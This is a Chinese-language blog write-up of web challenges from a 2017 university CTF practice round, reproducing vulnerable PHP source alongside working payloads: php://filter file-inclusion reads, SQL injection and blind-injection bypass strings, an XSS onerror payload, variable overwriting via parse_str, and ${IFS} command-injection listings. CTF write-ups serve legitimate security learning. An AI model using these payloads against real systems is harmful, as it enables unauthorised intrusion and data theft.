2017合天全国高校网安联赛专题赛--赛前指导练习题web进阶篇Writeup

原创

4ct10n 于 2017-08-14 18:52:41 发布 2378 收藏 1

分类专栏： write-up

本文链接：https://blog.csdn.net/qq_31481187/article/details/77163021

write-up 专栏收录该内容

22 篇文章 2 订阅

订阅专栏

趁着放假，再刷一波题目

0x01 捉迷藏

链接

这个有个假flag，太坑了，查看源码有个链接点进去就是flag

0x02 简单问答

链接

答案是 2016 lol 22

记得把q4改成q3，js会有函数干扰 ，用burpsuit就ok

0x03 后台后台后台

链接

```
PHPSESSID=qoercfqn062v19035374ten1d2; User=JohnTan101; Member=Tm9ybWFs
```

提示用admin登录

发现 member是base64编码的将Admin用base64编码提交即可

0x04 php是最好的语言

链接

```php
<?php
show_source(__FILE__);
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['foo']);
if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;
    if(@$a["bar1"]){
        ($a["bar1"]>2016)?$v1=1:NULL;
    }
    if(is_array(@$a["bar2"])){
        if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
        $pos = array_search("nudt", $a["a2"]);
        $pos===false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){
            $val==="nudt"?die("nope"):NULL;
        }
        $v2=1;
    }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){
        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
        strpos(($c[0].$d), "htctf2016")?$v3=1:NULL;
    }
}
if($v1 && $v2 && $v3){
    include "flag.php";
    echo $flag;
}
?>
```

这个好像是去年的题目，做了好几次，说点不一样的

1. 记住一点字符串与数字比较时会先转换成数字再比较
2. 还有一点`$pos = array_search("nudt", $a["a2"]);`这个在绕过的时候也是利用上面的那一点，所以有0就可以了
3. eregi的%00截断

0x5 login

链接

打开一看典型的文件包含，利用PHP协议读取所有源码

利用方法`http://218.76.35.75:20115/?page=php://filter/read=convert.base64-encode/resource=main`

index.php

```php
<?php
$pwhash="ffd313052dab00927cb61064a392f30ee454e70f";

if (@$_GET['log']) {
    if(file_exists($_GET['log'].".log")){
        include("flag.txt");
}
}
if(@$_GET['page'] != 'index'){
    include((@$_GET['page']?$_GET['page'].".php":"main.php"));
}

?>
```

login.php

```php
<?php
$login=@$_POST['login'];
$password=@$_POST['password'];
if(@$login=="admin" && sha1(@$password)==$pwhash){
    include('flag.txt');
}else if (@$login&&@$password&&@$_GET['debug']) {
    echo "Login error, login credentials has been saved to ./log/".htmlentities($login).".log";
    $logfile = "./log/".$login.".log";
    file_put_contents($logfile, $login."\n".$password);
}
?>
    <center>
        login<br/><br/>
        <form action="" method="POST">
            <input name="login" placeholder="login"><br/>
            <input name="password" placeholder="password"><br/><br/>
            <input type="submit" value="Go!">
        </form>
    </center>
```

代码逻辑很明确,首先在login.php生成./log/xxx.log
接着访问index.php即可

0x06 http 头注入

链接
经过一番测试发现在referer处有报错

具体的利用方法是insert注入，可以参考我以前写的文章

具体的payload: `1123' or extractvalue(1,concat(0x5c,(select flag from flag))) or '','123')#`

0x07 简单的文件上传

链接
不懂是什么意思 上传个php文件就可以

0x08 简单的JS

链接

这个也是摸不到头脑，赋值粘贴执行初来链接

`http://218.76.35.75:20123/fl0a.php`

查看cookie 得到flag

0x09 php 是门松散的语言

链接

可以把它归结为简单的变量覆盖

parse_str导致的漏洞

最后的payload

`http://218.76.35.75:20124/?heetian=he%3Dabcd`

0x0a 试试xss

链接

有回显的

`' onerror="javasript:alert(document.domain)"`

0x0b 简单的文件包含

链接


直接包含文件,看源码得到flag

0x0c 简单的验证

链接

看cookie有个guess字段

直接爆破admin对应的guess值



Request	Payload	Status	Error	Timeout	Length	Comment
574	573	200	☐	☐	436	
0		200	☐	☐	422	
1	0	200	☐	☐	422	
2	1	200	☐	☐	422	
3	2	200	☐	☐	422	
4	3	200	☐	☐	422	
5	4	200	☐	☐	422	
6	5	200	☐	☐	422	
7	6	200	☐	☐	422	
8	7	200	☐	☐	422	
9	8	200	☐	☐	422	
10	9	200	☐	☐	422	

Request | Response

Raw | Headers | Hex | HTML | Render

```
X-Powered-By: PHP/5.4.16
Set-Cookie: user=Bob; expires=Mon, 14-Aug-2017 09:27:42 GMT
Set-Cookie: guess=999; expires=Mon, 14-Aug-2017 09:27:42 GMT
Content-Length: 109
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>
<p></p></body>
</html>

but to somebody you may just be the world<p></p>flag:EaSy70ChingG00kie
```


0x0d vote

链接

这个题目，和我出的一道题目神似下载链接

找到备份源码之后用虚拟机vim还原

```
<?php
include 'db.php';
session_start();
if (!isset($_SESSION['login'])) {
    $_SESSION['login'] = 'guest'.mt_rand(1e5, 1e6);
}
$login = $_SESSION['login'];

if (isset($_POST['submit'])) {
    if (!isset($_POST['id'], $_POST['vote']) || !is_numeric($_POST['id']))
        die('please select ...');
    $id = $_POST['id'];
    $vote = (int)$_POST['vote'];
    if ($vote > 5 || $vote < 1)
        $vote = 1;
    $q = mysql_query("INSERT INTO t_vote VALUES ({$id}, {$vote}, '{$login}')");
    $q = mysql_query("SELECT id FROM t_vote WHERE user = '{$login}' GROUP BY id");
    echo '<p><b>Thank you!</b> Results:</p>';
    echo '<table border="1">';
    echo '<tr><th>Logo</th><th>Total votes</th><th>Average</th></tr>';
    while ($r = mysql_fetch_array($q)) {
        $arr = mysql_fetch_array(mysql_query("SELECT title FROM t_picture WHERE id = ".$r['id']));
        echo '<tr><td>'.$arr[0].'</td>';
        $arr = mysql_fetch_array(mysql_query("SELECT COUNT(value), AVG(value) FROM t_vote WHERE id = ".
        echo '<td>'.$arr[0].'</td><td>'.round($arr[1],2).'</td></tr>';
    }
    echo '</table>';
    echo '<br><a href="index.php">goBack</a><br>';
    exit;
}
?>
<html>
<head>
    <title>Movie vote</title>
</head>
<body>
<p>Welcome, Movie vote</p>
<form action="index.php" method="POST">
<table border="1" cellspacing="5">
<tr>
<?php
$q = mysql_query('SELECT * FROM t_picture');
while ($r = mysql_fetch_array($q)) {
    echo '<td><img src="./images/'.$r['image'].'"><div align="center">'.$r['title'].'<br><input type="r
}
?>
</tr>
</table>
<p>Your vote:
<select name="vote">
<option value="1">1</option>
<option value="2">2</option>
<option value="3">3</option>
<option value="4">4</option>
<option value="5">5</option>
```

```
</select></p>
<input type="submit" name="submit" value="Submit">
</form>
</body>
</html>
```

经过观察可控字段只能是id
所以id是注入点
经过二次注入之后，找到flag

Thank you! Results:

Logo	Total votes	Average
		0
ctf		0
		0
		0
1		0
flag{6yvt6eYziAHgVRKz3reE}		0
		0
2		0
4		0
		0
		0
		0
FCZLM	13047	1.58

goBack

写的不太详细，不懂得可以私我

0x0e GG

链接
利用网页js美化
找到关键点，结束时的处理函数

```
this.mayAdd = function (a) {
            if (this.scores.length < this.maxscores) return 1E6 < a && (a = new p, a.set("urlkey", "web
            for (var b = this.scores.length - 1; 0 <= b; --b)
                if (this.scores[b].score < a) return 1E6 < a && (a = new p, a.set("urlkey",
                    "webqwer" [1] + "100.js", 864E5)), !0;
            return !1
        };
```

访问e100.js
得到另一种js编码方式，直接console执行代码及可


0x0f Reappear

链接

直接查找相关漏洞漏洞内容

路径泄露

找到



flag文件名已经找到了


直接搜索就OK `/var/www/html/Web/kind/kindeditor/attached/flag_clue.php`

0x10 DrinkCoffee

链接

直接改两个字段

`referer` 和 `X_FORWARDED_FOR`




0x11 最安全的笔记管理系统

链接

这道题目的思路挺不错的

0x1 SQL注入分析

一开始拿到题目以为是SQL注入，首先分析一下waf检测



发现是有转义的，所以又测试了编码绕过，无果。
下面开始寻找二次注入的地方，也没有发现。
那么注入是不可能的了

0x2 代码审计

因为SQL注入无果所以开始转向其他思路。发现网页本身存在文件包含漏洞，利用PHP filter协议进行读取PHP代码得到整个源代码后开始代码审计 登录之后会有session以及cookie的设置

```
function set_login($uname,$id,$level){
    $_SESSION['userid']=$id;
    $_SESSION['level']=$level;

    $endata=encode($uname);
    setcookie("uid","$uname|$endata");
}
```


在目录扫描之后发现有admin目录，admin/index.php有用户身份检测

```
$userid=check_login();
$level=get_level();

if($userid!==false&&$level!==false){

    $page_size=get_page_size();
    //é»è®¤ä»»ä¾¿ç¤º å$page_sizeæ¡æ°æ®
    $sql="select * from note  limit 0,".$page_size;
    $result=mysql_my_query($sql);

    set_page_size(); #è®¾ç½®default page size

}else{
```


同时 `$userid!==false&&level!==false`

```
if(!isset($_SESSION['level'])){

    $_SESSION['level']=null;
}


if(!isset($_SESSION['userid'])){
    $_SESSION['userid']=null;
}
```


应为初始值的原因所以 `$userid!==false&&level!==false` 是成立的
下面就看身份检测函数就可以了

下面就看身份检测函数就可以了

```
function check_login(){

    $uid=$_COOKIE['uid'];
    $userinfo=explode("|",$uid);
    $a = encode($userinfo[0]);
    if($userinfo[0]&&$userinfo[1]&&$userinfo[1]==encode($userinfo[0])){
        return $_SESSION['userid'];

    }else{

        return FALSE;

    }
}
```


如果是想要绕过这里的检测 我们必须要知道SECURITY_KEY的值，也就是要知道rand的值。后来搜了一下找到了相关知识
这里写链接内容
于是在本地测试是可以登录admin的但是在本题死活登不上，下面的工作就是二次注入。因为没有登录admin所以也没有继续写。

0x12 Document

链接
试了半天，还好有同学提示，这题考察的是apache解析漏洞


0x13 阳光总在风雨后

链接
一开始会检测username所以在这里存在有盲注
绕过姿势 `uname=admin'/1=(1=(exists(select(1)from(admin))))/'1'='1&passwd=ad`
或者 `1'%(1)%'1` 或者 `1'^!1^'1`
脚本就不贴了，如果不会可以参考我以前的博客
得到密码 `50f87a3a3ad48e26a5d9058418fb78b5`
碰撞得到 `shuangshuang`
后面是一个命令执行的绕过
可以用${IFS}也可以是其他这里有些小trick
最后只显示最后一行 这里可以用 `tail -n +3000 | head -n 1000` 指定显示第几行
搜索到9ef89ad913e848b64b73e3aa721e44e4目录
接着找到flag文件 `ls${IFS}/var/www/html/9ef89ad913e848b64b73e3aa721e44e4/|head${IFS}-n${IFS}1`

0x14 default

链接

首先是扫描到index2.php
接着就好写了




```php
<?php

include  "flag2.php";
error_reporting(0);
show_source(__FILE__);

$a  =  @$_REQUEST['hello'];
eval("var_dump($a);");
<?php
$flag  ="flag  not  here!";

//  flag{F8871804DD8C20C66D2386B3E51ADEC4};
```

bool(true)